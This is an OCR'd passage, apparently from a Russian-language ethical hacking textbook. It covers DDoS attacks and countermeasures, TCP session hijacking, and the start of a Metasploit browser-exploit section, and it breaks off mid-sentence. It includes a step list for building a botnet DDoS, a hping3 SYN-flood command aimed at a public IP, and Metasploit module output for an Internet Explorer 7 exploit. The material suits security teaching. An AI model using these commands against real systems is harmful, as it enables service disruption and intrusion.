
Процесс проведения DDoS-атаки включает следующие этапы:

1. Создайте вирус для отправки ping-пакетов цели.

2. Заразите большое количество компьютеров этим вирусом, чтобы создать зомби.
3. Запустите зомби, чтобы начать атаку.
4. Зомби атакуют цель.

Распределенная атака типа «отказ в обслуживании»


Обработчик часто называют мастером, а агент - демоном. Программное обеспечение обработчика устанавливается на маршрутизаторе или сетевом сервере, который скомпрометирован, тогда как программный агент установлен на скомпрометированной системе, который будет осуществлять атаку. Агенты могут быть настроены на соединение с одним обработчиком, как показано на рисунке ниже, или с несколькими обработчиками.


Attacker machine running client program
Handler
Handler
Handler
Handler
Handler
Handler
Compromised
Compromised
Compromised
Compromised
Compromised
Compromised
Internet
Targeted Server(s)

DDoS-атака на основе IRC аналогична, но устанавливается в сети сервера, и подключает злоумышленника к агентам с помощью канала связи IRC.

Классы атаки

DDoS-атаки либо истощают полосу пропускания, либо эксплуатируют и потребляют ресурсы.
При флуд-атаках зомби засоряют жертв IP-трафиком, замедляя жертву или приводя к сбою системы. Атаки с усилением используют широковещательный IP-адрес подсети. Злоумышленник увеличивает трафик, отправляя широковещательную рассылку сообщения либо напрямую, либо с помощью агентов. Смотрите рисунок ниже.



Контрмеры

Понимание протоколов связи и трафика между обработчиками, клиентами и агентами является ключом к обнаружению обработчиков в сети и их отключению. Предотвращение вторичных жертв может быть достигнуто путем методов активной профилактики. Хранение антивирусных программ и программного обеспечения, а также обновленные исправления защитят от вставки вредоносного кода.
Исходящая фильтрация используется для сканирования заголовков IP-пакетов, покидающих сервер в сети. Установление правил, требующих, чтобы легитимные пакеты покидали сети организации, могут иметь правильный исходный IP-адрес, и могут помочь смягчить атаки.
Входная фильтрация - это метод наблюдения, контроля и фильтрации трафика, для входа в сеть, с целью гарантировать, что только законный трафик входит, а несанкционированный или злонамеренный трафик - нет.
Реплицированные серверы или увеличение пропускной способности обеспечивают балансировку нагрузки. Дросселирование помогает маршрутизаторам управлять интенсивным входящим трафиком, поэтому сервер справится. Элементы управления минимальной и максимальной пропускной способностью могут использоваться для предотвращения падения сервера. Использование приманки, такой как honeypot может защитить ресурсы организации, предоставляя способ изучить приемы злоумышленника.
Инструменты, хранящие данные после атаки, могут быть использованы для анализа спец. характеристики трафика во время атаки. По этим данным корректировки можно обновить балансировку нагрузки и меры противодействия регулированию.
Инструменты, которые отслеживают трафик злоумышленника, могут быть использованы для реверса. Эта

информация может быть использована для реализации различных методов фильтрации для блокировки трафика. Журналы событий помогают в расследовании.

Выполнение DoS-атаки

Отказ в обслуживании - это хакерская атака, при которой отправляется большой объем трафика к хосту, и хост больше не имеет возможности отвечать на законные запросы пользователей (см. рисунки ниже).


```
root@bt:~# hping3 -S -p 80 --flood 216.1.1.1
HPING 216.1.1.1 (eth0 216.1.1.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

НИКОГДА не используйте этот инструмент или эти команды за пределами изолированной виртуальной окружающей среды.

Резюме

В этой главе были рассмотрены атаки типа «отказ в обслуживании» и различные типы атаки, такие как Smurf, переполнение буфера, ping of death, teardrop или SYN флуд, включая различные симптомы, возникающие при DoS-

атаке. Также были рассмотрены методы и меры противодействия, которые важны для системы безопасности.

8. Перехват сеанса

В этой главе Вы узнаете о перехвате сеанса, включая шаги, различные типы и контрмеры, которые могут быть использованы для защиты от такого типа атак.

К концу этой главы Вы сможете

1. Определять правильный порядок шагов, используемых для захвата сеанса.
2. Распознавать различные типы перехвата сеанса.
3. Выявлять перехваты TCP/IP.
4. Описывать контрмеры для защиты от перехвата сеанса.


Перехват сеанса

Перехват сеанса происходит, когда действующий компьютерный сеанс пользователя, между двумя компьютерами, захвачен злоумышленником. В этом уроке Вы узнаете как злоумышленник может украсть действительный идентификатор сеанса и использовать его для проникновения в систему, и извлечь из него данные. Для начала важно сначала просмотреть стек transmission control protocol (TCP) для создания прочной основы для понимания, прежде чем присмотреться к деталям перехвата сеанса.

Стек TCP

Заголовок обеспечивает надежность передаваемых данных. Сетевой уровень позволяет дейтаграмме пройти от источника


к получателю за один переход. Канальный уровень взаимодействует с физическим оборудованием и отвечает за доставку сигналов от источника к месту назначения. См. Рисунок ниже.



Трехстороннее рукопожатие

Чтобы установить соединение между двумя сторонами с использованием TCP, используется трехстороннее рукопожатие. Злоумышленник пытается сорвать трехстороннее рукопожатие. Злоумышленник может отправлять пакеты, которыми манипулирует, если последовательность TCP легко предсказать. Злоумышленники также могут получить доступ к несанкционированной информации.
Порядковые номера случайны, но со временем случайные числа будут повторяться, потому что случайность основана на внутреннем алгоритме в операционной системе.

Сегменты TCP предоставляют начальный порядковый номер (ISN) как часть каждого заголовка сегмента. Каждый участник указывает свой ISN в процессе рукопожатия, после чего числа на этом этапе идут последовательно. См. Рисунок ниже.



Этапы перехвата сеанса

Есть три важных шага, связанных с перехватом сеанса. Обзор каждого шага:

1. **Отследить соединение**: Злоумышленник использует сетевой сниффер для жертв, с последовательностью TCP, которую легко предсказать. Последовательность и номера подтверждений перехватываются злоумышленником, и эти номера используются для построения пакетов.
2. **Десинхронизировать соединение**: Злоумышленник изменяет порядковый номер для десинхронизации соединения между хостом и целью. Для этого злоумышленник отправляет пустые данные на сервер, чтобы продвинуть номер SEQ/ACK сервера, что десинхронизирует сервер и цель. Цель не знает об атаке.
3. **Внедрить пакет злоумышленника**: как только соединение между сервером и целью была прервана, злоумышленник может ввести данные в сеть или участвовать в атаке «человек

посередине».

Типы перехвата сеанса

Чтобы активная атака увенчалась успехом, злоумышленник должен угадать последовательность чисел, прежде чем цель ответит серверу. Поставщики операционных систем используют случайные значения для начального порядкового номера, делая последовательность цифр сложнее , для предсказывания. Активные атаки захватывают существующие сеансы, отключают соединение и активно участвуют в процессе. Пассивные атаки отслеживают текущий сеанс и используют снифферы.

Перехват сетевого уровня

Перехват на сетевом уровне включает в себя перехват пакетов во время передачи, и происходит в сеансе TCP/UDP между клиентом и сервером. Чтобы атаковать сеансы прикладного уровня, у злоумышленника есть необходимая информация.

Ниже приведен список методов захвата сетевого уровня:

- **Перехват TCP/IP** использует поддельные пакеты для захвата соединения. Злоумышленник должен находиться в той же сети, что и жертва.
- **«Человек посередине»** использует анализаторы пакетов для перехвата сообщений между клиентом и сервером. Он также перенаправляет трафик между клиентом и хостом через злоумышленника.
- **Злоумышленники, использующие спуфинг IP**, создают пакеты для вставки в сеанс TCP, что используются для получения несанкционированного доступа с использованием IP-адреса доверенного хоста.

- **Взлом вслепую** происходит, когда злоумышленник предсказывает порядковые номера, которые отправляет жертва, и кажется, что соединение исходит от хоста.
- **Перехват RST** происходит, когда злоумышленник перезагружает целевой компьютер и вновь установленный сеанс перенаправляется через злоумышленника.
- **Перехват UDP** не использует последовательность пакетов. Злоумышленник отправляет поддельный ответ сервера клиенту до того, как сервер ответит.

Перехват прикладного уровня

Злоумышленник получает контроль над существующим сеансом, получая доступ к сеансу идентификаторов. Вы можете найти идентификаторы сеансов, встроенные в URL-адрес. При внедрении HTML, злоумышленник внедряет вредоносный HTML-код, который выполняется клиентом. Данные сеанса возвращаются взломщику. Межсайтовый скриптинг аутентифицирует вводимые пользователем данные, используя веб-приложение.

Типы захвата уровня приложения:
- **Сниффинг** - это атака путем перенаправления трафика через хосты, когда HTTP трафик не зашифрован. Незашифрованные данные содержат идентификаторы сеансов, имена пользователей и пароли.
- **Атака методом грубой силы** - это просто проверка нескольких возможностей до тех пор, пока идентификатор сеанса работает.
- **Misdirected trust** использует HTML и межсайтовый скриптинг.
Дополнительные атаки включают внедрение кода в URL, форму или в куки.

Контрмеры

Спецификация протокола TCP была изменена, чтобы сделать предсказание порядковых номеров труднодоступным. Существует 4,3 миллиарда потенциальных значений возможно для ISN с 32-битным полем. Сетевой администратор может использовать различные передовые методы защиты от перехвата сеанса. Они могут ограничить входящие соединения, использовать шифрование, свести к минимуму удаленный доступ, использовать безопасный протокол, обучать пользователей и использовать межсетевые экраны шлюзов, как часть безопасности интернет-протокола (IPSec).

Браузерный эксплойт


Для различных браузеров на рынке, включая Internet Explorer, Mozilla Firefox, Google Chrome и Safari, Metasploit имеет эксплойты. Однако эксплойты браузера работают только тогда, когда используется определенная версия операционной системы.
Информация об эксплойте отображается при вводе соответствующей команды. Вы также можете просмотреть параметры эксплойта. См. Рисунки ниже.


```
msf  exploit(ms09_002_memory_corruption) > info

       Name: Internet Explorer 7 CFunctionPointer Uninitialized Memory Corruption
     Module: exploit/windows/browser/ms09_002_memory_corruption
    Version: 15188
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  dean <dean@zerodaysolutions.com>

Available targets:
  Id  Name
  --  ----
  0   Windows XP SP2-SP3 / Windows Vista SP0 / IE 7
```

```
msf  exploit(ms09_002_memory_corruption) > show options

Module options (exploit/windows/browser/ms09_002_memory_corruption):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion  SSL3            no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
   URIPATH                     no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   0   Windows XP SP2-SP3 / Windows Vista SP0 / IE 7
```

Сконфигурированные параметры


После использования соответствующих команд для установки SRVHOST, SRVPORT, полезной нагрузки, локального хоста и URIPATH, Вы можете просмотреть все свои настройки командой show options. Команда эксплойта запустит 